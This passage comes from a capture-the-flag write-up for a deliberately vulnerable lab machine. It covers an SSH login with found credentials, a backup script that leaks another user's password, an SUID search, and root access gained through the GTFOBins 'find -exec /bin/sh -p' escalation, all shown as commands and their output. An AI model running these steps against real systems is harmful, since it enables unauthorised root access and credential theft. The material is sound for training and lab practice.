
- Plotting tools, sar2html and index.php only run on Linux server.
- HPUX 11.11, 11.23, 11,31, Redhat 3, 4, 5, 6, 7, Suse 8, 9, 10, 11, 12, Ubuntu 18 and Solaris 5.9, 5.10 are supported for rep
- Install Apache2, Php5, Expect and GnuPlot with png support (Suse11 is recommended. It provides gnuplot with native png s
- Edit php.ini file and set:

Above results show the SSH login credentials for the user **basterd**.




```
┌──(kali㉿kali)-[~/BoilCTF]
└─$ ssh basterd@10.10.188.79 -p 55007
basterd@10.10.188.79's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

8 packages can be updated.
8 updates are security updates.


Last login: Thu Aug 22 12:29:45 2019 from 192.168.1.199
$
```

Successfully logged in with the above retrieved user credentials.




```
$ cd basterd
$ ls -al
total 16
drwxr-x--- 3 basterd basterd 4096 Aug 22  2019 .
drwxr-xr-x 4 root    root    4096 Aug 22  2019 ..
-rwxr-xr-x 1 stoner  basterd  699 Aug 21  2019 backup.sh
-rw------- 1 basterd basterd    0 Aug 22  2019 .bash_history
drwx------ 2 basterd basterd 4096 Aug 22  2019 .cache
$ sudo -l
[sudo] password for basterd:
Sorry, user basterd may not run sudo on Vulnerable.
```

There's a backup.sh file on the home directory which has the password for another user – stoner.




```
$ cat backup.sh
REMOTE=1.2.3.4

SOURCE=/home/stoner
TARGET=/usr/local/backup

LOG=/home/stoner/bck.log

DATE=`date +%y\.%m\.%d\.`

USER=stoner
#[redacted]

ssh $USER@$REMOTE mkdir $TARGET/$DATE


if [ -d "$SOURCE" ]; then
    for i in `ls $SOURCE | grep 'data'`;do
              echo "Begining copy of" $i  >> $LOG
              scp  $SOURCE/$i $USER@$REMOTE:$TARGET/$DATE
              echo $i "completed" >> $LOG

                if [ -n `ssh $USER@$REMOTE ls $TARGET/$DATE/$i 2>/dev/null` ];then
                    rm $SOURCE/$i
                    echo $i "removed" >> $LOG
                    echo "####################" >> $LOG
                                else
                                        echo "Copy not complete" >> $LOG
                                        exit 0
                fi
    done


else

    echo "Directory is not present" >> $LOG
    exit 0
fi
```



```
$ su stoner
Password:
stoner@Vulnerable:/home/basterd$ id
uid=1000(stoner) gid=1000(stoner) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
stoner@Vulnerable:/home/basterd$ 
```


Login to the user **stoner** and traverse to the home directory of the **stoner** user.

The current directory also has a. secret file which has the details for the next flag.



```
stoner@Vulnerable:~$ ls -al
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
stoner@Vulnerable:~$ cat .secret
You made it till here, well done.
stoner@Vulnerable:~$ cat .nono
cat: .nono: No such file or directory
stoner@Vulnerable:~$ cat .nano
cat: .nano: Is a directory
stoner@Vulnerable:~$ cd .nano
stoner@Vulnerable:~/.nano$ ls -al
total 8
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 ..
stoner@Vulnerable:~/.nano$ cd ..
```

Check for the related command which can be run as a super user with the current logged in user using the command – **sudo -l.**




```
stoner@Vulnerable:~$ sudo -l
User stoner may run the following commands on Vulnerable:
    (root) NOPASSWD: /NotThisTime/MessinWithYa
stoner@Vulnerable:~$ cd /NotThisTime
bash: cd: /NotThisTime: No such file or directory
```

There is not much information with the above shown details.


Hence check for SUID bits on the machine which are set and can be exploited.

Command - **find / -perm /4000 -type f -exec ls -ld {} \; 2>/dev/null**



```
stoner@Vulnerable:~$ find / -perm /4000 -type f -exec ls -ld {} \; 2>/dev/null
-rwsr-xr-x 1 root root 38900 Mar 26  2019 /bin/su
-rwsr-xr-x 1 root root 30112 Jul 12  2016 /bin/fusermount
-rwsr-xr-x 1 root root 26492 May 15  2019 /bin/umount
-rwsr-xr-x 1 root root 34812 May 15  2019 /bin/mount
-rwsr-xr-x 1 root root 43316 May  7  2014 /bin/ping6
-rwsr-xr-x 1 root root 38932 May  7  2014 /bin/ping
-rwsr-xr-x 1 root root 13960 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-- 1 root www-data 13692 Apr  3  2019 /usr/lib/apache2/suexec-custom
-rwsr-xr-- 1 root www-data 13692 Apr  3  2019 /usr/lib/apache2/suexec-pristine
-rwsr-xr-- 1 root messagebus 46436 Jun 10  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 513528 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 5480 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 36288 Mar 26  2019 /usr/bin/newgidmap
-r-sr-xr-x 1 root root 232196 Feb  8  2016 /usr/bin/find
-rwsr-sr-x 1 daemon daemon 50748 Jan 15  2016 /usr/bin/at
-rwsr-xr-x 1 root root 39560 Mar 26  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 74280 Mar 26  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 53128 Mar 26  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 34680 Mar 26  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 159852 Jun 11  2019 /usr/bin/sudo
-rwsr-xr-x 1 root root 18216 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 78012 Mar 26  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 36288 Mar 26  2019 /usr/bin/newuidmap
```

Check for possible exploits for Find in GTFoBins.




SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.


```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Follow the commands shown above to get root previliges.



```
cat: .bash_history: No such file or directory
stoner@Vulnerable:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# id
uid=1000(stoner) gid=1000(stoner) euid=0(root) groups=1000(stoner),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
# ls
# ls -al
total 16
drwxr-x--- 3 stoner stoner 4096 Aug 22  2019 .
drwxr-xr-x 4 root   root   4096 Aug 22  2019 ..
drwxrwxr-x 2 stoner stoner 4096 Aug 22  2019 .nano
-rw-r--r-- 1 stoner stoner   34 Aug 21  2019 .secret
# cd ..
# cd ..
# cd root
# ls
root.txt
```

Traverse through the directories to get the final flag in **root.txt**.



```
# cat root.txt
[redacted]
# 
```